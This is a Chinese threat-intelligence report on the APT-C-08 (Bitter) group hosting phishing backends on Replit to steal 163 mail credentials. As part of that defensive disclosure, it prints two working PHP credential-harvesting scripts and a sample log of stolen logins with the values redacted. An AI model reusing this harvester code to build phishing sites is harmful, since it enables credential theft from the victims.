APT-C-08（蔓灵花）组织利用Replit平台攻击活动分析

原创 高级威胁研究院 360威胁情报中心 2024-05-14 17:45 北京

APT-C-08

蔓灵花


APT-C-08（蔓灵花）是一个拥有南亚地区政府背景的APT组织，近几年来持续对南亚周边国家进行APT攻击，攻击目标涉及政府、军工、高校和驻外机构等企事业单位组织。

我们监测到多起由蔓灵花组织发起的，模仿邮箱附件下载站点的钓鱼攻击事件。在此类攻击事件中，蔓灵花组织一如既往地在钓鱼获取目标用户凭证上努力改进，在2023年的攻击活动中我们首次发现该组织利用在线IDE平台Replit进行钓鱼网站的搭建。

一、攻击活动分析

1.攻击流程

2023年蔓灵花组织的鱼叉式攻击活动与其流程没有发生大的变化，主要如下图所示：




攻击活动流程


2.新平台的启用——replit.com

Replit是一个在线IDE平台，为开发者提供了多种语言的在线开发环境并能实现Web类环境的快速搭建，蔓灵花组织正是利用了该平台的这种特性，在2023年的几次攻击活动中利用该平台搭建PHP环境实现了钓鱼网站“后端”功能。

该组织伪造其惯用的163邮箱的附件下载页面，诱导目标用户点击下载并输入邮箱凭证来实现盗取凭证的目的。



将用户凭证提交至该上述Replit平台搭建的服务端并记录。



在该平台中我们可以看到所记录的凭证内容和功能实现所用的代码，并提供了诱饵文件的下发功能。

```php
<?php
$fp=fopen('tt.txt','a');
$h=$_POST['email'];
$g=$_POST['pad'];
$ip=$_SERVER["REMOTE_ADDR"];
$date= date('d/m/y G:i:s',time());
$fff="\n";
$fff.="UserName  :".$h."\n";
$fff.="Password  :".$g."\n";
$fff.="DATE      :".$date."\n";
$fff.="IP ADDRESS:".$ip."\n";
$fff   .="UG        :".$_SERVER['HTTP_USER_AGENT']."\n";
$write=fwrite($fp,$fff);
fclose($fp);
header('location:https://[redacted].netlify.app/index2.html');
exit;
?>
```

going.php

第一个php文件再次跳转至一个html文件与第一步中所描述的诱饵网站相同，不同的是表单提交的地址变为secondgoing.php，具备相同的功能，下发的诱饵文件名与两次html中展示的附件名均不相同，这也能看出攻击者不够严谨。


index2.html

PHP > secondgoing.php

```php
<?php

$fp=fopen('tt.txt','a');
$h=$_POST['email'];
$g=$_POST['pad'];
$ip=$_SERVER["REMOTE_ADDR"];
$date= date('d/m/y G:i:s',time());
$fff="\n";
$fff.="UserName  :".$h."\n";
$fff.="Password  :".$g."\n";
$fff.="DATE      :".$date."\n";
$fff.="IP ADDRESS:".$ip."\n";
$fff   .="UG        :".$_SERVER['HTTP_USER_AGENT']."\n";
$write=fwrite($fp,$fff);
fclose($fp);
header('location:https://[redacted]/MOD RFQ 2023.pdf');
exit;
?>
```

Secondgoning.php




网站目录结构

```
UserName  :[redacted]@126.com
Password  :[redacted]
DATE      :06/09/23 1:17:51
IP ADDRESS:[redacted]
UG        :Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36 Edg/113.0.1774.50
```


记录攻击成果格式

二、技战法变化与归属研判

来自南亚的组织近年来一直在其钓鱼手法上不断变化，其利用公共平台特性进行钓鱼活动并不是首次发现，从历史活动看该组织曾利用GitHub的github-pages搭建钓鱼网站，而本次攻击活动利用Replit平台是首次被发现;后续步骤中所利用的netlify.app等第三方网页服务与我们在此前在《季风行动[1]》中所披露的并未发生变化;此外巧合的是在本次攻击活动中我们发现攻击活动依旧是集中在2023年7-9月之间。



本次活动活跃度



《季风行动》中活跃度

总结

蔓灵花组织钓鱼活动已经持续活跃多年，并在不断的改进变化，可见该低成本、高成功率的攻击方式深受该组织的喜爱，于我们而言面对鱼叉攻击类活动需要不断提高我们的安全意识；在发现该组织利用GitHub平台搭建钓鱼网站后，再次发现其利用Replit平台搭建钓鱼网站，可见利用公共托管类平台来隐藏自己网络资产在APT的攻击活动中已呈现递增趋势，因此在面对来自公共平台的资源链接等时仍需确认安全性，谨防攻击活动利用。

参考链接

[1] 季风行动 - 蔓灵花（APT-C-08）组织大规模钓鱼攻击活动披露